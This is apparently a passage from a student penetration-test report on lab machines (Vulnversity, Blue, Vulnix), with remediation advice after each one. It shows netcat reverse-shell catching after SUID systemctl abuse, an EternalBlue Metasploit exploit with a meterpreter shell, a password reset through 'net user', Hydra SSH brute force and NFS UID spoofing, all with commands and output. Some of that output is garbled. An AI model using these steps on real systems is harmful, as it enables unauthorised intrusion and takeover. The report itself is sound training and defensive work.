```
Nc -lvp 5555
```



```
File Actions Edit View Help  
└─(kali㉿kali)-[~]  
└─$ nc -lvp 5555  
listening on [any] 5555 ...  
└─
```

- Starting service

Now, let's start the malicious service by using following command

Systemctl start root

```
www-data@vulnuniversity:/tmp$ systemctl start root  
systemctl start root  
www-data@vulnuniversity:/tmp$ ┌─
```

- Reverse shell

As soon as the service executes we get the reverse shell in terminal.

```
└─(kali㉿kali)-[~]  
└─$ nc -lvp 5555  
listening on [any] 5555 ...  
10.10.145.207: inverse host lookup failed: Unknown host  
connect to [10.6.114.60] from (UNKNOWN) [10.10.145.207] 39658  
bash: cannot set terminal process group (12583): Inappropriate ioctl for device  
bash: no job control in this shell  
root@vulnuniversity:/# whoami ←  
whoami ←  
root ←
```

Recommendations and Risk mitigation

File Upload Vulnerability

- **Description:** Allows attackers to upload malicious files, potentially leading to remote code execution (RCE).
- **Mitigation:**
 - Implement strict validation for file types and sizes.



- Only allow file types that are necessary for business functionality.
- Use server-side filtering (e.g., MIME type verification, file extension checks).
- Store uploaded files outside of web directories, ensuring they can't be executed directly.
- Apply antivirus scanning to uploaded files.

Privilege escalation using SUID

Privilege escalation was achieved via a misconfigured SUID bit on the systemctl binary. The SUID bit allowed an attacker to execute systemctl as the root user, leading to full system compromise.

Mitigation Steps:

1. Remove SUID Bit on systemctl:

- **Audit** all binaries with the SUID bit set, focusing on high-risk binaries like systemctl, chmod, and chown.
- Remove the SUID bit from systemctl

2. Monitor for Unauthorized SUID Usage:

- Regularly monitor SUID binaries with a tool such as find: using the following command
- `find / -perm -u=s -type f 2>/dev/null`
- Set up **alerting systems** to notify administrators if new SUID binaries are created or unauthorized access to SUID binaries is detected.

Outdated Software

- **Description:** Unpatched software can contain known vulnerabilities that are exploitable.
- **Mitigation:**
 - Regularly update and patch software components (web server, database, CMS, etc.).
 - Maintain an asset inventory to track software versions and apply updates quickly.



6.3 BLue Machine

Information Gathering and Enumeration “Blue Machine”

Target identification

- We were able to identify our target using the net discover command
- Target IP: 192.168.145.137

```
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.145.1 00:50:56:c0:00:08 1 60 VMware, Inc.
192.168.145.2 00:50:56:f4:20:eb 1 60 VMware, Inc.
192.168.145.137 00:0c:29:e4:44:37 1 60 VMware, Inc.
192.168.145.254 00:50:56:e6:86:ac 1 60 VMware, Inc.
```

Step 1: Network Scanning & Enumeration

After identifying 192.168.145.137 as an active host, a detailed service enumeration was performed using the following Nmap command

```
nmap -T4 -A 192.168.145.137
```



Results: The scan revealed the following open ports and associated services on the target IP **192.168.145.137**

```
nmap -T4 -A 192.168.145.137
```

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Microsoft Windows 7 - 10 microsoft-ds
49152/tcp	open	msrpc	Microsoft Windows RPC
49153/tcp	open	msrpc	Microsoft Windows RPC
49154/tcp	open	msrpc	Microsoft Windows RPC
49155/tcp	open	msrpc	Microsoft Windows RPC
49156/tcp	open	msrpc	Microsoft Windows RPC

Host script results:

- | smb-os-discovery:
 - | OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
 - | Computer name: blue
 - | NetBIOS computer name: BLUE
 - | Workgroup: WORKGROUP
 - | System time: 2024-10-04T08:00:24+00:00

Useful Results for us

Operating system : Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)



Further enumeration on 135/tcp open msrpc Microsoft Windows RPC

We did a further scanning on port 135 that uses the service msrpc using Metasploit

```
use auxiliary/scanner/dcerpc/endpoint_mapper
```

we set the target and we run the exploit

the useful results are the pc name **Jon-pc**

```
[*] 10.10.243.158:135      - 76f226c3-ec14-4325-8a99-6a46348418af v1.0 PIPE (\PIPE\InitShutdown) \\JON-PC
[*] 10.10.243.158:135      - 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WindowsShutdown)
[*] 10.10.243.158:135      - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 LRPC (WMsckRpc0480C0)
[*] 10.10.243.158:135      - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 PIPE (\PIPE\InitShutdown) \\JON-PC
[*] 10.10.243.158:135      - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 LRPC (WindowsShutdown)
[*] 10.10.243.158:135      - Scanned 1 of 1 hosts (100% complete)
```

We tried to ammomsly login using this command

```
rpcclient -N -U "" 10.10.243.158
```

Connection failed so it is a dead end

```
root@ip-10-10-50-166:~# rpcclient -N -U "" 10.10.243.158
could not initialise lsa pipe. Error was NT_STATUS_ACCESS_DENIED
could not obtain sid from server
error: NT STATUS ACCESS DENIED
```

Exploitation

Exploitation for Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)

By doing some research we found out that this windows version has a very critical vulnerability
Called ExternalBlue



Vulnerability : MS17-010 (EternalBlue)

The screenshot shows a search result for 'MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption'. The page title is 'MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption'. Below the title, there is a 'Back to Search' link. A table provides basic information: 'Disclosed' (03/14/2017) and 'Created' (05/30/2018).

Disclosed	Created
03/14/2017	05/30/2018

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/windows/smb/ms17_010_eternalblue
2 msf exploit(ms17_010_eternalblue) > show targets
3 ...targets...
4 msf exploit(ms17_010_eternalblue) > set TARGET < target-id >
5 msf exploit(ms17_010_eternalblue) > show options
6 ...show and set options...
7 msf exploit(ms17_010_eternalblue) > exploit
```

Steps to Exploit

1st we started by running the metasploit console using the command **msfconsole**

2nd we know the name of our exploitation from the perior research so we use it using the command **use exploit/windows/smb/ms17-10-10-internalblue**

After that we set our target to : **192.168.145.137** and we run the exploit



```
msf6 > use exploit/windows/smb/ms17_010_永恒之蓝
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set rhosts 192.168.145.137
rhosts => 192.168.145.137
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > run
```

Commands

Set rhostss : we use this command to set the target ip

Run : we use this command to execute the exploit

3rd Step after the execution is finished we were presented with a meterpreter

Note:

Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code

```
meterpreter > shell
Process 1672 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

In the meterpreter we used the command **shell** to use the windows shell


After doing some research we found a command that can be used to change the user password

And by using it we were able to change the user password to **abc123**

```
C:\Windows\system32>net user jon abc123
net user jon abc123
The command completed successfully.
```



And we were able to access the user machine using the new password



Risk Assessment

The critical vulnerability found on this machine is **MS17-010 (EternalBlue)**, a well-known SMB vulnerability that allows remote attackers to execute arbitrary code on the machine.

- **Risk Level: Critical**
 - The vulnerability can lead to full system compromise.
 - It is easily exploitable with public tools.



Recommendations and Remediation

1. Patch and Update the System:

The MS17-010 vulnerability has been addressed in Microsoft patches. Ensure that the latest security updates are applied to this machine.

2. Disable SMBv1

SMBv1 is outdated and insecure. Disabling it will reduce the risk of similar exploits.

3. Firewall Rules

Restrict access to SMB services (ports 139 and 445) from external networks unless absolutely necessary.

4. Network Segmentation

Limit exposure of critical services to internal networks and implement proper network segmentation.

Conclusion

This penetration test has demonstrated that the target machine (192.168.145.137) is vulnerable to a critical SMB exploit (MS17-010) which can lead to complete system compromise. Patching and hardening the system is imperative to prevent similar attacks in the future.



6.4 Penetration Test Report: Vulnix Machine

Tools Used

- ifconfig: to identify my network information
- Nmap: For network scanning and service enumeration
- Hydra: For brute-force attacks on services
- Metasploit: For exploitation framework
- SSH: To gain remote access once credentials were obtained

Vulnerabilities Identified

NFS Share Misconfiguration

The target was found to have an exposed NFS (Network File System) share that allowed anonymous mounting of directories. The attacker can access sensitive files and potentially escalate privileges through improper file permissions. Recommendation: Limit access to NFS shares and only allow specific IP addresses, with appropriate permissions set on exported directories.

Weak Credentials for SSH Access

SSH was running on the system and allowed password-based login. Weak credentials were discovered via brute-force attempts. An attacker can use weak credentials to gain unauthorized access to the machine. Recommendation: Disable password-based authentication for SSH and enforce strong, unique passwords. Enable multi-factor authentication (MFA).



Detailed Test Findings

1. system Enumeration

ifconfig and Nmap Scan

```
—(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255 brd 172.17.255.255
        ether 02:42:1d:a8:fb:95 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)  errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)  errors 0 dropped 0 overruns 0 carrier 0 collisions 0
File Actions Edit View Help
eth0: flags=4162<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.235.130 netmask 255.255.255.0 broadcast 192.168.235.255
        inet6 fe80::98f5:e8fb:c6d3:394e prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:13:1e:ae txqueuelen 1000 (Ethernet)
            RX packets 56 bytes 4304 (4.2 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 26 bytes 3276 (3.1 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
o: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 8 bytes 480 (480.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 8 bytes 480 (480.0 B)
```

```
—(kali㉿kali)-[~]
$ nmap -sn 192.168.235.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 12:05 EDT
Nmap scan report for 192.168.235.2
Host is up (0.003s latency).
Nmap scan report for 192.168.235.130
Host is up (0.00017s latency).
Nmap scan report for 192.168.235.133
Host is up (0.0042s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.48 seconds
/home/kali/Downloads/users.txt  /home/kali/Downloads/rockyou.txt  /home/kali/Downloads/rockyou.txt  /home/kali/Downloads/users.txt
—(kali㉿kali)-[~]
$ nmap -A 192.168.235.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 12:06 EDT
Nmap scan report for 192.168.235.133
Host is up (0.0015s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
```



nmap -A 192.168.235.133

Ports Open:

- 22/tcp: SSH (OpenSSH 4.7p1)
- 25/tcp: smtp
- 2049/tcp: NFS (Network File System)

```

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.9p1 Debian Subuntu 1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 10:c:d9:e:a:e0:30:24:3e:bd:67:5f:75:4a:33:bf (DSA) 100000000000000000000000000000000
|   2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a (RSA) 100000000000000000000000000000000
|   256 4d:bb:4a:c1:18:e8:dad1:b2:6f:58:52:9c:ee:34:5f (ECDSA) 100000000000000000000000000000000
25/tcp    open  smtp         Postfix smtpd 2.10.1/Postfix-2.10.1
| ssl-cert: Subject: commonName=vulnix
| Not valid before: 2012-09-02T17:40:12
| Not valid after: 2022-08-31T17:40:12
|_ssl-date: 2024-10-14T16:09:57+00:00; +36s from scanner time.
|_smtp-commands: vulnix, PIPELINING, SIZE 10240000, VRFLY, ETRN, STARTTLS, EHLO
|_ANONYMITYCODES: 8BITTIME, DSN
79/tcp    open  finger        Linux fingerd
|_finger: No one logged on.\x0D
110/tcp   open  pop3
| ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail server
| Not valid before: 2012-09-02T17:40:22
| Not valid after: 2022-09-02T17:40:22
|_ssl-date: 2024-10-14T16:09:57+00:00; +36s from scanner time.
|_pop3-capabilities: UIDL STLS CAPA SASL RESP-CODES PIPELINING TOP
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version port/proto service
|   10000  2,3,4    111/tcp  rpcbind   [WARNING] Many services are recommended to be disabled
|   10000  2,3,4    111/udp rpcbind   [DATA] 88 16 10 29/01/14 24:39:01
|   10000  3,4      111/tcp  rpcbind   [DATA] STICKY
|   10000  3,4      111/udp rpcbind   [DATA] 88 16 10 29/01/14 24:39:01
|   10003  2,3,4    2049/tcp nfs      [DATA] 88 16 10 29/01/14 24:39:01
|   10003  2,3,4    2049/tcp6 nfs     [DATA] 88 16 10 29/01/14 24:39:01
|   10003  2,3,4    2049/udp nfs    [DATA] 88 16 10 29/01/14 24:39:01
|   10003  2,3,4    2049/udp6 nfs   [DATA] 88 16 10 29/01/14 24:39:01
|   10005  1,2,3    41884/tcp mounted [DATA] 88 16 10 29/01/14 24:39:01
|   10005  1,2,3    43209/udp mounted [DATA] 88 16 10 29/01/14 24:39:01
|   10005  1,2,3    47976/udp mounted [DATA] 88 16 10 29/01/14 24:39:01
|   10005  1,2,3    58438/tcp mounted [DATA] 88 16 10 29/01/14 24:39:01
|   10021  1,3,4    38719/tcp nlockmgr [DATA] 88 16 10 29/01/14 24:39:01
|   10021  1,3,4    43819/udp nlockmgr [DATA] 88 16 10 29/01/14 24:39:01
|   10021  1,3,4    46003/tcp nlockmgr [DATA] 88 16 10 29/01/14 24:39:01
|   10021  1,3,4    52833/udp nlockmgr [DATA] 88 16 10 29/01/14 24:39:01
|   10024  1       34740/tcp status   [DATA] 88 16 10 29/01/14 24:39:01
|   10024  1       42406/tcp status   [DATA] 88 16 10 29/01/14 24:39:01
|   10024  1       44983/udp status   [DATA] 88 16 10 29/01/14 24:39:01
|   10024  1       54068/udp6 status  [DATA] 88 16 10 29/01/14 24:39:01
|   10027  2,3      2049/tcp nfs_acl [DATA] 88 16 10 29/01/14 24:39:01
|_ssl-date: 2024-10-14T16:09:57+00:00; +36s from scanner time.
|_ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail server
| Not valid before: 2012-09-02T17:40:22
| Not valid after: 2022-09-02T17:40:22
|_imap-capabilities: ENABLE post-login IDLE Pre-Login IMAP4rev1 LITERAL+ capabilities ID LOGIN=DISABLED A0001 OK SASL=IR more STARTTLS have listed LOGIN=REFERRALS
ERRALS
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       [DATA] 88 16 10 29/01/14 24:39:01
514/tcp   open  tcpwrapped
993/tcp   open  ssl/imap   Dovecot imapd
| ssl-date: 2024-10-14T16:09:57+00:00; +36s from scanner time.
| ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail server
| Not valid before: 2012-09-02T17:40:22
| Not valid after: 2022-09-02T17:40:22
|_imap-capabilities: ENABLE post-login IDLE Pre-Login IMAP4rev1 LITERAL+ capabilities ID OK SASL=IR more AUTH=PLAIN A0001 have listed LOGIN=REFERRALS
995/tcp   open  ssl/pop3?
| ssl-date: 2024-10-14T16:09:57+00:00; +36s from scanner time.
| ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail server
| Not valid before: 2012-09-02T17:40:22
| Not valid after: 2022-09-02T17:40:22
|_pop3-capabilities: UIDL SASL(PLAIN) CAPA PIPELINING RESP-CODES USER TOP
2049/tcp open  nfs        2-4 (RPC #100003)
Service Info: Host: vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
|_clock-skew: mean: 35s, deviation: 0s, median: 35s
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.67 seconds

```

NFS Export:

During enumeration, it was found that the target had a /home directory shared via NFS. This allowed remote mounting without authentication.

2. User Enumeration

Using the metasploit to obtain user name from the smtp or finger ports, then we launched a brute-force attack against SSH using rockyou.txt file.



- Open metasploit
 - Search for smtp

```
[kali㉿kali)-[~]
$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

/ it looks like you're trying to run a <
\ module >
\ system

\

/ \
| |
@ @
| Home
|| /|
|| ||
| \_|
\__/


https =[ metasploit v6.4.18-dev ] ]
+ -- ---=[ 2437 exploits - 1255 auxiliary - 429 post ] ]
+ -- ---=[ 1468 payloads - 47 encoders - 11 nops ] ]
+ -- ---=[ 9 evasion ] ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smtp
```

```
msf6 > use 41
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):



| Name      | Current Setting                                               |
|-----------|---------------------------------------------------------------|
| RHOSTS    |                                                               |
| RPORT     | 25                                                            |
| THREADS   | 1                                                             |
| UNIXONLY  | true                                                          |
| USER_FILE | /usr/share/metasploit-framework/data/wordlists/unix_users.txt |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.235.133
RHOSTS => 192.168.235.133
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):



| Name      | Current Setting                                               |
|-----------|---------------------------------------------------------------|
| RHOSTS    | 192.168.235.133                                               |
| RPORT     | 25                                                            |
| THREADS   | 1                                                             |
| UNIXONLY  | true                                                          |
| USER_FILE | /usr/share/metasploit-framework/data/wordlists/unix_users.txt |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
```

- I choose the user enumeration
 - Change the RHOSTS to the machine port



- Exploit

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[sudo] password for kali:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
any unauthorized manner, even if you have permission. It is illegal to use this program
in service organizations, or for illegal purposes (this is n
[*] 192.168.235.133:25 - 192.168.235.133:25 Banner: 220 vulnix ESMTP Postfix (Ubuntu)
[+] 192.168.235.133:25 - 192.168.235.133:25 Users found: , backup, bin, daemon, games, gnats, irc, landscape, libuuuid, list, lp, mail, man, messagebus, news, nobody, postfix, postmaster, proxy, sshd, sync, sy
s, syslog, user, uucp, whoopsie, www-data
[*] 192.168.235.133:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- Same steps for finger

msf6 auxiliary(scanner/smtp/smtp_enum) > search finger

Matching Modules

#	Name
0	exploit/windows/rdp/cve_2019_0708_bluekeep_rce
1	\ target: Automatic targeting via fingerprinting
2	\ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
3	\ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
4	\ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 14)
5	\ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
6	\ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
7	\ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
8	\ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
9	\ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)
10	auxiliary/scanner/finger/finger_users
11	auxiliary/server/browser_autopwn
12	\ action: DefangedDetection
13	\ action: WebServer
14	\ action: list
15	exploit/bsd/finger/morris_fingerd_bof
16	auxiliary/gather/mybb_db_fingerprint
17	exploit/windows/http/bea_weblogic_post_bof
18	\ target: Automatic
19	\ target: BEA WebLogic 8.1 SP6 - mod_wl_20.so / Apache 2.0 / Windows [XP/2000]
20	\ target: BEA WebLogic 8.1 SP5 - mod_wl_20.so / Apache 2.0 / Windows [XP/2000]
21	\ target: BEA WebLogic 8.1 SP4 - mod_wl_20.so / Apache 2.0 / Windows [XP/2000]
22	auxiliary/scanner/oracle/ssqlplus_login
23	auxiliary/scanner/oracle/ssqlplus_sidbrute
24	post/windows/gather/enum_putty_saved_sessions
25	auxiliary/scanner/smb/smb_version
26	auxiliary/scanner/vmware/esx_fingerprint

Interact with a module by name or index. For example info 26, use 26 or use auxiliary/scan

msf6 auxiliary(scanner/smtp/smtp_enum) > use 10

msf6 auxiliary(scanner/finger/finger_users) > options

msf6 auxiliary(scanner/finger/finger_users) > options

Name	Current Setting
RHOSTS	192.168.235.133
RPORT	79
THREADS	1
USERS_FILE	/usr/share/metasploit-framework/data/wordlists/unix_users.txt

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/finger/finger_users) > set RHOSTS 192.168.235.133

msf6 auxiliary(scanner/finger/finger_users) > exploit

msf6 auxiliary(scanner/finger/finger_users) > exploit



3. user Exploitation

- use hydra to brute force password of the users we get by metasploit

```
(kali㉿kali)-[~]
└─$ hydra -l root -P /home/kali/Downloads/rockyou.txt 192.168.235.133 ssh -t 8
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret services, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-16 16:10:26
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous
nd, to prevent overwriting, ./hydra.restore
[DATA] max 8 tasks per 1 server, overall 8 tasks, 14344398 login tries (l:1/p:14344398), ~1793050 tries
[DATA] attacking ssh://192.168.235.133:22/
[STATUS] 158.00 tries/min, 158 tries in 00:01h, 14344242 to do in 1513:07h, 6 active
[STATUS] 150.33 tries/min, 451 tries in 00:03h, 14343949 to do in 1590:15h, 6 active
[ERROR] Can not create restore file (./hydra.restore) - Permission denied
[STATUS] 142.71 tries/min, 999 tries in 00:07h, 14343401 to do in 1675:05h, 6 active
[STATUS] 145.60 tries/min, 2184 tries in 00:15h, 14342216 to do in 1641:45h, 6 active
[STATUS] 145.65 tries/min, 4515 tries in 00:31h, 14339885 to do in 1640:58h, 6 active
[STATUS] 146.28 tries/min, 6875 tries in 00:47h, 14337525 to do in 1633:37h, 6 active
[STATUS] 146.17 tries/min, 9209 tries in 01:03h, 14335191 to do in 1634:29h, 6 active
```

```
Kali㉿Kali: ~
[(kali㉿kali:[~])$ hydra -l daemon -P /home/kali/Downloads/rockyou.txt 192.168.235.133 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-16 14:59:53
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1:p:14344398), ~3586100 tries
[DATA] attacking ssh://192.168.235.133:22/
[STATUS] 100.00 tries/min, 100 tries in 00:01h, 14344298 to do in 2390:43h, 4 active
[STATUS] 102.00 tries/min, 306 tries in 00:03h, 14344092 to do in 2343:49h, 4 active
[ERROR] Can not create restore file (./hydra.restore) - Permission denied
[STATUS] 97.86 tries/min, 685 tries in 00:07h, 14343713 to do in 2442:59h, 4 active
[STATUS] 99.00 tries/min, 1485 tries in 00:15h, 14342913 to do in 2414:38h, 4 active
[STATUS] 98.13 tries/min, 3042 tries in 00:31h, 14341356 to do in 2435:48h, 4 active
[STATUS] 98.62 tries/min, 4635 tries in 00:47h, 14339763 to do in 2423:29h, 4 active
[STATUS] 98.52 tries/min, 6207 tries in 01:03h, 14338191 to do in 2425:31h, 4 active
[STATUS] 98.78 tries/min, 7804 tries in 01:19h, 14336594 to do in 2418:50h, 4 active
[STATUS] 98.82 tries/min, 9388 tries in 01:35h, 14335010 to do in 2417:41h, 4 active
[STATUS] 99.04 tries/min, 10993 tries in 01:51h, 14333405 to do in 2412:10h, 4 active
[STATUS] 98.91 tries/min, 12561 tries in 02:07h, 14331837 to do in 2415:05h, 4 active
[STATUS] 99.03 tries/min, 14162 tries in 02:23h, 14330236 to do in 2411:39h, 4 active
]
```



4. NFS Mounting enumeration

- first show the mounted device on the machine ip
- we notice the user name vulnix so we make directory called vulnix then We mounted to this directory:
sudo mount 192.168.235.133:/home/vulnix /mnt/vulnix

```
(kali㉿kali)-[~]
$ sudo showmount -e 192.168.235.133
Export list for 192.168.235.133:
/home/vulnix *

(kali㉿kali)-[~]
$ sudo mkdir /mnt/vulnix

(kali㉿kali)-[~]
$ sudo mount 192.168.235.133:/home/vulnix /mnt/vulnix

(kali㉿kali)-[~]
$ sudo ls -laSh /mnt/vulnix
ls: cannot open directory '/mnt/vulnix': Permission denied
Screenshot...

(kali㉿kali)-[~]
$ sudo ls -laSh /mnt/
total 12K
drwxr-xr-x  3 root    root    4.0K Oct 15  05:30 .
drwxr-xr-x 18 root    root    4.0K Aug 30 10:22 ..
drwxr-x---  2 nobody nogroup 4.0K Sep  2  2012 vulnix
Screenshot...

(kali㉿kali)-[~]
$ sudo ls -ll /mnt/
total 4
drwxr-x---  2 nobody nogroup 4096 Sep  2  2012 vulnix

(kali㉿kali)-[~]
$ sudo umount /mnt/vulnix
Screenshot...
```



- notice the nobody user/group so we will remount it using nfs version 3 command

The terminal session shows the following steps:

- \$ sudo ls -ll /mnt/
- total 4
drwxr-x— 2 nobody nogroup 4096 Sep 2 2012 vulnix
- \$ sudo umount /mnt/vulnix
- \$ sudo mount 192.168.235.133:/home/vulnix /mnt/vulnix -o vers=3
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' → '/usr/lib/systemd/system/rpc-statd.service'.
env_reset, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
User vulnix may run the following commands on t...
Sudoers entry:
RunAsUsers: root
Commands:
sudoedit /etc/exports
- \$ ls -lash /mnt
- total 12K
4.0K drwxr-xr-x 3 root root 4.0K Oct 15 05:30 .
4.0K drwxr-xr-x 18 root root 4.0K Aug 30 10:22 ..
4.0K drwxr-x— 2 2008 2008 4.0K Sep 2 2012 vulnix

- notice the user id 2008 so we add user vulnix with id 2008 to gain the permission

- Switch user to vulnix then try to list the mount device

The terminal session shows the following steps:

- \$ sudo adduser -u 2008 vulnix
[sudo] password for kali:
info: Adding user `vulnix' ...
info: Adding new group `vulnix' (2008) ...
info: Adding new user `vulnix' (2008) with group `vulnix (2008)' ...
info: Creating home directory `/home/vulnix' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for vulnix
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] y
info: Adding new user `vulnix' to supplemental / extra groups `users' ...
info: Adding user `vulnix' to group `users' ...



- Generate ssh key to access the device through ssh

```
└─(kali㉿kali)-[~]
└─$ su vulnix
Password: /mnt/
└─(vulnix㉿kali)-[/home/kali]
└─$ ls -lash /mnt/vulnix/up_4096 Sep 2 2012 vulnix
total 20K
